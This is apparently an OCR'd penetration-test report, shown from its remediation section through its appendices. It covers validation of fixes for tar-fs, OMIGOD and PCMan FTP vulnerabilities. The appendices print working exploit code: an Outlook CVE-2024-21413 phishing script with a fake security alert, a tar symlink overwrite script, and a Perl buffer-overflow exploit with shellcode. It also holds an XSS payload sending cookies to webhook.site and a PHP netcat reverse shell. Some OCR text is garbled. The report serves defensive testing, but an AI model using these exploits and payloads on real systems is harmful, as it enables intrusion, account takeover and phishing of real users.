
- Validation of Fix: The re-test of the exploit failed. The curl command to upload stage_1.tar failed with (52) Empty reply from server. This indicates the patched tar-fs service now correctly detects or rejects the malicious symlink and terminates the connection.

```
web@web:/tmp$ ss -tunlp
Netid      State       Recv-Q      Send-Q           Local Address:Port           Peer Address:Port      Process
udp        UNCONN      0           0             127.0.0.53%lo:53                0.0.0.0:*
udp        UNCONN      0           0                0.0.0.0:68                   0.0.0.0:*
tcp        LISTEN      0           151           127.0.0.1:3306                  0.0.0.0:*
tcp        LISTEN      0           4096          127.0.0.53%lo:53                0.0.0.0:*
tcp        LISTEN      0           128              0.0.0.0:22                   0.0.0.0:*
tcp        LISTEN      0           70            127.0.0.1:33060                 0.0.0.0:*
tcp        LISTEN      0           511                 *:8080                       *:*
tcp        LISTEN      0           511                 *:80                         *:*
tcp        LISTEN      0           128              [::]:22                      [::]:*
```

```
web@web:/tmp$ KEY="ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKAXub4qW+OeEK9fTmhgrR9cDzQiay6IR4Dq3Qc83vfI"
web@web:/tmp$ echo "echo '$KEY' >> /home/web/.ssh/authorized_keys" > malicious_payload.txt
web@web:/tmp$ python3 exploit.py malicious_payload.txt ../../../../../home/web/.bashrc
[+] Created symlink: {link_name} -> {target_path}
[+] Archived to: stage_1.tar
[+] Archived to: stage_2.tar
web@web:/tmp$ curl --data-binary @stage_1.tar http://localhost:8080
curl: (52) Empty reply from server
web@web:/tmp$ ss -tunlp
Netid      State       Recv-Q      Send-Q           Local Address:Port           Peer Address:Port      Process
udp        UNCONN      0           0             127.0.0.53%lo:53                0.0.0.0:*
udp        UNCONN      0           0                0.0.0.0:68                   0.0.0.0:*
tcp        LISTEN      0           151           127.0.0.1:3306                  0.0.0.0:*
tcp        LISTEN      0           4096          127.0.0.53%lo:53                0.0.0.0:*
tcp        LISTEN      0           128              0.0.0.0:22                   0.0.0.0:*
tcp        LISTEN      0           70            127.0.0.1:33060                 0.0.0.0:*
tcp        LISTEN      0           511                 *:80                         *:*
tcp        LISTEN      0           128              [::]:22                      [::]:*
web@web:/tmp$
```

Vulnerability: CVE-2021-38647 (OMIGOD RCE)

- **Technical Deep Dive:** this is a critical authentication bypass.The OMI service listener (ListenerCallback) initializes a new connection's AuthInfo struct to all zeros using memset.[1] This results in uid=0 and gid=0 (root) by default. The _ReadData function then checks if (handler->recvHeaders.authorization). When an attacker sends a request with no Authorization header, this check is false. The else block then checks if (handler->authFailed), which is also false (since no auth was attempted). The code then falls through and calls Process_Authorized_Message(handler) using the uid=0/gid=0 context, granting instant unauthenticated root access.
- **Immediate Remediation:** The OMI package was upgraded from the vulnerable 1.6.8.0 to the patched 1.9.1.0 by adding the Microsoft repository and running sudo apt-get install omi. Additionally, a host-firewall (UFW) rule was added to block the Webserver (10.0.0.14) and only allow the tech-PC (10.0.0.8) to access the OMI port 5986.



- **Validation of Fix:** The fix was validated in two ways:

  1- Network Rule: The exploit was re-run from the web@web shell and failed with Connection refused, validating the new UFW rule

```
web@web:~$ python3 CVE-2021-38647.py -t 10.0.0.11 -c id
^CTraceback (most recent call last):
  File "CVE-2021-38647.py", line 56, in <module>
    exploit(args.target, args.command)
  File "CVE-2021-38647.py", line 40, in exploit
    r = requests.post(f'https://{target}:5986/wsman', headers=headers, data=DATA.format(command), verify=False)
  File "/usr/lib/python3/dist-packages/requests/api.py", line 116, in post
    return request('post', url, data=data, json=json, **kwargs)
  File "/usr/lib/python3/dist-packages/requests/api.py", line 60, in request
    return session.request(method=method, url=url, **kwargs)
  File "/usr/lib/python3/dist-packages/requests/sessions.py", line 535, in request
    resp = self.send(prep, **send_kwargs)
  File "/usr/lib/python3/dist-packages/requests/sessions.py", line 648, in send
    r = adapter.send(request, **kwargs)
  File "/usr/lib/python3/dist-packages/requests/adapters.py", line 439, in send
    resp = conn.urlopen(
```

  2- Patch: With the port temporarily re-opened, the exploit failed with Connection aborted. Remote end closed connection without response, validating the patched OMI logic now correctly handles the malicious request.


```
^C
web@web:~$ python3 CVE-2021-38647.py -t 10.0.0.11 -c id
Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/urllib3/connection.py", line 159, in _new_conn
    conn = connection.create_connection(
  File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 84, in create_connection
    raise err
  File "/usr/lib/python3/dist-packages/urllib3/util/connection.py", line 74, in create_connection
    sock.connect(sa)
ConnectionRefusedError: [Errno 111] Connection refused

During handling of the above exception, another exception occurred:

Traceback (most recent call last):
  File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 666, in urlopen
    httplib_response = self._make_request(
  File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 377, in _make_request
    self._validate_conn(conn)
  File "/usr/lib/python3/dist-packages/urllib3/connectionpool.py", line 1001, in _validate_conn
    conn.connect()
```

Vulnerability: CVE-2025-4255 (PCMan FTP Server 2.0.7 Stack Buffer Overflow)

- **Technical Deep Dive:** This is a classic stack-based buffer overflow.[1] The function responsible for handling the RMD (Remove Directory) command allocates a fixed-size buffer on the stack. The attacker's exploit sends a malicious string containing:


1. 2007 bytes of padding (As) to fill the buffer.
2. 4 bytes for a new EIP (\xd9\x2f\xe3\x74), which overwrites the saved EIP. This address points to a JMP ESP instruction within a loaded DLL.
3. 20 bytes of NOPs (\x90) to create a "sled" for the CPU to land on.
4. 351 bytes of msfvenom shellcode.
   When the function returns, it jumps to the attacker's EIP, which jumps to the NOP sled, which slides execution into the shellcode, granting RCE and crashing the service.

- **Immediate Remediation:** This software (PCMan FTP 2.0.7) and its underlying OS (Windows XP) are End-of-Life (EOL) and unpatchable. The only solution was applied: the Windows XP server was decommissioned. The service was migrated to a modern, supported application (FileZilla Server) on a new, hardened OS. Anonymous access was also disabled.



- Validation of Fix: The re-test of the exploit against the new FileZilla Server failed, the FileZilla service did not crash, demonstrating proper error handling.

```
└─$ ftp 10.0.0.15
Connected to 10.0.0.15.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (10.0.0.15:z3r0): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> exit
221 Goodbye

┌──(z3r0㉿Nyx)-[~/Downloads]
└─$ perl exploit.pl
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
331 Password required for anonymous

┌──(z3r0㉿Nyx)-[~/Downloads]
└─$ ftp 10.0.0.15
Connected to 10.0.0.15.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
```



5. Appendices

Appendix A

Tools Used

- Nmap
- impacket-smbserver
- john
- ffuf
- webhook.site
- msfvenom
- msfconsole
- ssh-keygen
- ssh
- perl
- xfreerdp
- python
- ftp

Appendix B

CVE-2024–21413 exploit code

```
import smtplib

from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText import
argparse

import sys


BLUE = "\033[94m"

GREEN = "\033[92m"
```

```
RED = "\033[91m"

ENDC = "\033[0m"


def display_banner():

   banner = f"""

{BLUE}CVE-2024-21413 | Microsoft Outlook Remote Code Execution Vulnerability PoC.

Alexander Hagenah / @xaitax / ah@primepage.de{ENDC}

"""

   print(banner)


def send_email(smtp_server, port, username, password, sender_email, recipient_email, link_url,
subject):


   """Sends an email with both plain text and HTML parts, including advanced features."""

   msg = MIMEMultipart('alternative')
msg['Subject'] = subject     msg['From'] =
sender_email

   msg['To'] = recipient_email


   text = "Please read this email in HTML format."

   #base64_image_string =

"
pAAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAAAyhpVFh0WE
1MOmNvbS5hZG9iZS54bXAAAAAAADw/eHBhY2tldCBiZWdpbj0i77u/IiBpZD0iVzVNM
E1wQ2VoaUh6cmVTek5UY3prYzlkIj8+IDx4OnhtcG1ldGEgeG1sbnM6eD0iYWRvYmU6
bnM6bWV0YS8iIHg6eG1wdGs9IkFkb2JlIFhNUCBDb3JlIDUuNi1jMTMyIDc5LjE1OTI4N
CwgMjAxNi8wNC8xOS0xMzoxMzo0MCAgICAgICAgIj4gPHJkZjpSREYgeG1sbnM6cm

RmPSJodHRwOi8vd3d3LnczLm9yZy8xOTk5LzAyLzIyLXJkZi1zeW50YXgtbnMjIj4gPHJ
kZjpEZXNjcmlwdGlvbiByZGY6YWJvdXQ9IiIgeG1sbnM6eG1wTU09Imh0dHA6Ly9ucy5
hZG9iZS5jb20veGFwLzEuMC9tbS8iIHhtbG5zOnN0UmVmPSJodHRwOi8vbnMuYWRv
YmUuY29tL3hhcC8xLjAvc1R5cGUvUmVzb3VyY2VSZWYjIiB4bWxuczp4bXA9Imh0dH
A6Ly9ucy5hZG9iZS5jb20veGFwLzEuMC8iIHhtcE1NOkRvY3VtZW50SUQ9InhtcC5kaW
Q6QTAwQkM2Mzk4NDBBMTFFNjhDQkVCOTdDMjE1NkM3RkQiIHhtcE1NOkluc3Rhb
mNlSUQ9InhtcC5paWQ6QTAwQkM2Mzg4NDBBMTFFNjhDQkVCOTdDMjE1NkM3Rk
QiIHhtcDpDcmVhdG9yVG9vbD0iQWRvYmUgUGhvdG9zaG9wIENDIDIwMTUuNSAoV
```

2luZG93cykiPiA8eG1wTU06RGVyaXZlZEZyb20gc3RSZWY6aW5zdGFuY2VJRD0ieG1
wLmlpZDpBMkM5MzFBNDcwQTExMUU2QUVERkExNDU3ODU1M0I3QiIgc3RSZWY6
ZG9jdW1lbnRJRD0ieG1wLmRpZDpBMkM5MzFBNTcwQTExMUU2QUVERkExNDU3O
DU1M0I3QiIvPiA8L3JkZjpEZXNjcmlwdGlvbj4gPC9yZGY6UkRGPiA8L3g6eG1wbWV0Y
T4gPD94cGFja2V0IGVuZD0iciI/PgQJy/MAAAxESURBVHja7FwNlFVVFT6PN8MMM8A

IjPxomEyggCYgajIaguCkaC5AEocif9CIiLLyp9IMC9NgVRqrGpMSwcFSIs3URHERJoJC
SllgMQk0YCS/MjAww8zrbO/36rz99rnvzpt3Z6Z551trL5hz3z3n3HPO/t/3Rg6NL6lXIeCW

Xhfk0r99Ji05Hkb/IxojI8vK6lfbrk+fPl05OLQ2OrglcHBwDObg4BjMwcHBMZiDg2MwBwfH
YA4ODr7IaW8PNOfliNryeKnqpM50u+vQXJRoGqlpmKZiTUc0HdT0hKa1Wclg+9/urWqq
e6pOPf8vpjtYU39Nb4Mc2g6+oukWTSdZLL/sZLDDu4tU/ZE82+VZmko1NQgL9oymym
YMPUTT7ZoaWXtU0wuafmm00QS/p+kLmvIhGedpmu3OdauDCiR+gLNiw7GsNRE75D
SqSIeY7fJYTVdarp2u6TeajqY5NDFXueXaUcZgozV91fi7QNNdml7U9Cd3xlsVs1IwV1x

AZieDpYCf5DlD0wWaVqTRbz9Nl/hcr2N/jxJ+E8H4jsFaD700fVFo365pIfwvcu7/xq53hW
V0tqalmrZkK4OlkkrXpMlgE+EEB8V6S/tf3Ta0KiiYcSpre1fT5WxvOkAgfkLTJAjG09D+ssl
gLkyfiAlNZJQ4Y05t4j2/1/QQa7tf0x/cFrQqBoFxTDwpCD7ysztqukfTNE0DwUs13L93Giw
RPTRN0fTjJtxThgBHU1CraYamRzSdrOmfmtZoirktaFU0Cm1vNMH0z3ofLAhI5T+ogke
KbhA2KYhlQJLuFbfcbZ7B6n32L2ZpdwwG7NB0GKZBHOdqGqqC5TnINLiIta1IEfDgdn
wcMcsGSyhSXn6mGHtI972vaZem3QHHihkHpLumPvh/NZx5G05AMID+LcAB3K/pPU3/
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

QAAAABJRU5ErkJggg=="

```
html = f"""\    <html>
<body>
    <h3>A critical Remote Code Execution (RCE) vulnerability, CVE-202512345,</h3><h3> has been identified in the GlobalTech Secure Access Gateway (firmware versions 9.x - 10.1.2).

This vulnerability is actively being exploited in the wild. A successful exploit allows an unauthenticated attacker to gain root-level access to the appliance.

You are receiving this alert because our telemetry indicates one or more of your organization's appliances are running a vulnerable version.
```

Immediate action is required to prevent a full system compromise. for more information to apply patch immediately to all affected appliances.<h3>emergency hotfix</h3><h3>Sincerely,</h3>

<h3>The GlobalTech Security Team</h3><h3>

</h3> </body>

</html>

"""

part1 = MIMEText(text, 'plain') part2 = MIMEText(html, 'html')
msg.attach(part1) msg.attach(part2)

try: with smtplib.SMTP(smtp_server, port) as server:

server.ehlo() #server.starttls()

#server.ehlo()

#server.login(username, password)

server.sendmail(sender_email, recipient_email, msg.as_string())
print(f"{GREEN} Email sent successfully.{ENDC}") except Exception as e:

print(f"{RED} Failed to send email: {e}{ENDC}")

def main(): display_banner()

parser = argparse.ArgumentParser(description="PoC for CVE-2024-21413 with SMTP authentication.") parser.add_argument('--server', required=True, help="SMTP server hostname or IP") parser.add_argument('--port', type=int, default=587, help="SMTP server port") parser.add_argument('--username', required=True, help="SMTP server username for authentication")

parser.add_argument('--password', required=True, help="SMTP server password for authentication") parser.add_argument('--sender', required=True, help="Sender email address") parser.add_argument('--recipient', required=True, help="Recipient email address") parser.add_argument('--url', required=True, help="Malicious path to include in the email")
parser.add_argument('--subject', required=True, help="Email subject")

args = parser.parse_args()

```
    send_email(args.server, args.port, args.username, args.password, args.sender, args.recipient,
args.url, args.subject)

if __name__ == "__main__":    if
len(sys.argv) == 1:
display_banner()       sys.exit(1)
    main()
```

Appendix C

Exploit code CVE-2024-12905

```
import os

import sys

import tarfile


link_name = "normal_file"


def check_arguments():

if len(sys.argv) != 3:

print(f"Usage: {sys.argv[0]} <path_to_file_contents>

<path_to_target_file_to_overwrite>\n\

Example: {sys.argv[0]} authorized_keys ../../../../../../../../home/user1/authorized_keys\
```

```
")

sys.exit()

content_file_path = sys.argv[1]

target_file_path = sys.argv[2]


return content_file_path, target_file_path


def create_symlink(link_name, target_path):

os.symlink(target_path, link_name)

print("[+] Created symlink: {link_name} -> {target_path}")


def archive_files(archive_name, file_path):

tar = tarfile.open(archive_name, 'w')

tar.add(file_path, link_name, recursive=False)

tar.close()

print(f"[+] Archived to: {archive_name}")

def main():

content_path, target_file = check_arguments()

stage_1_archive_name = "stage_1.tar"

stage_2_archive_name = "stage_2.tar"
```

create_symlink(link_name, target_file)

archive_files(stage_1_archive_name, link_name)

archive_files(stage_2_archive_name, content_path)

if __name__ == "__main__":

main()

Appendix D

Exploit code 2025-4255

use IO::Socket::INET;

my $buf =

"\xd9\xc5\xbe\xb2\xe6\x86\x42\xd9\x74\x24\xf4\x5a\x29\xc9" .

"\xb1\x52\x31\x72\x17\x83\xc2\x04\x03\xc0\xf5\x64\xb7\xd8" .

"\x12\xea\x38\x20\xe3\x8b\xb1\xc5\xd2\x8b\xa6\x8e\x45\x3c" .

"\xac\xc2\x69\xb7\xe0\xf6\xfa\xb5\x2c\xf9\x4b\x73\x0b\x34" .

"\x4b\x28\x6f\x57\xcf\x33\xbc\xb7\xee\xfb\xb1\xb6\x37\xe1" .

"\x38\xea\xe0\x6d\xee\x1a\x84\x38\x33\x91\xd6\xad\x33\x46" .

"\xae\xcc\x12\xd9\xa4\x96\xb4\xd8\x69\xa3\xfc\xc2\x6e\x8e" .

"\xb7\x79\x44\x64\x46\xab\x94\x85\xe5\x92\x18\x74\xf7\xd3" .

"\x9f\x67\x82\x2d\xdc\x1a\x95\xea\x9e\xc0\x10\xe8\x39\x82" .

"\x83\xd4\xb8\x47\x55\x9f\xb7\x2c\x11\xc7\xdb\xb3\xf6\x7c" .

"\xe7\x38\xf9\x52\x61\x7a\xde\x76\x29\xd8\x7f\x2f\x97\x8f" .

"\x80\x2f\x78\x6f\x25\x24\x95\x64\x54\x67\xf2\x49\x55\x97" .

"\x02\xc6\xee\xe4\x30\x49\x45\x62\x79\x02\x43\x75\x7e\x39" .

"\x33\xe9\x81\xc2\x44\x20\x46\x96\x14\x5a\x6f\x97\xfe\x9a" .

"\x90\x42\x50\xca\x3e\x3d\x11\xba\xfe\xed\xf9\xd0\xf0\xd2" .

"\x1a\xdb\xda\x7a\xb0\x26\x8d\x8e\x45\x28\x46\xe7\x47\x28" .

"\x49\xab\xce\xce\x03\x43\x87\x59\xbc\xfa\x82\x11\x5d\x02" .

"\x19\x5c\x5d\x88\xae\xa1\x10\x79\xda\xb1\xc5\x89\x91\xeb" .

"\x40\x95\x0f\x83\x0f\x04\xd4\x53\x59\x35\x43\x04\x0e\x8b" .

"\x9a\xc0\xa2\xb2\x34\xf6\x3e\x22\x7e\xb2\xe4\x97\x81\x3b" .
"\x68\xa3\xa5\x2b\xb4\x2c\xe2\x1f\x68\x7b\xbc\xc9\xce\xd5" .

"\x0e\xa3\x98\x8a\xd8\x23\x5c\xe1\xda\x35\x61\x2c\xad\xd9" .

"\xd0\x99\xe8\xe6\xdd\x4d\xfd\x9f\x03\xee\x02\x4a\x80\x0e" .

"\xe1\x5e\xfd\xa6\xbc\x0b\xbc\xaa\x3e\xe6\x83\xd2\xbc\x02" .

"\x7c\x21\xdc\x67\x79\x6d\x5a\x94\xf3\xfe\x0f\x9a\xa0\xff" .

```
"\x05";


my $sock = IO::Socket::INET->new(

PeerAddr => "10.0.0.6",

PeerPort => "21",

Proto => 'tcp',

) or die "Cannot connect to 192.168.176.131:21: $!\n";


my $offset = "A"x2007;

my $eip = "\xd9\x2f\xe3\x74";

my $nops = "\x90"x20;

my $payload = $offset . $eip . $nops . $buf;

my $r = <$sock>;

print $sock "USER anonymous\r\n";

$r = <$sock>;

print $r;

sleep(1);

print $sock "PASS anonymous\r\n";
```

```
$r = <$sock>;

print $r;

sleep(1);

print $sock "RMD $payload\r\n";

$r = <$sock>;

print $r;

sleep(1); close($sock);
```

Appendix E

Payloads

1- XSS paylpad
   "><svg/onload="new Image().src='https://webhook.site/152957c5-985a-4855b17b-24ebda2074fc/?cookie='+document.cookie">

2- Php reverse shell
   <?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 4444 >/tmp/f"); ?>

Appendix F

Content Security Policy (CSP) for Apache (apache2.conf):

```
<IfModule headers_module>
  Header always set Content-Security-Policy "default-src 'self'; script-src 'self'; object-src 'none'; base-uri 'self';"
</IfModule>
```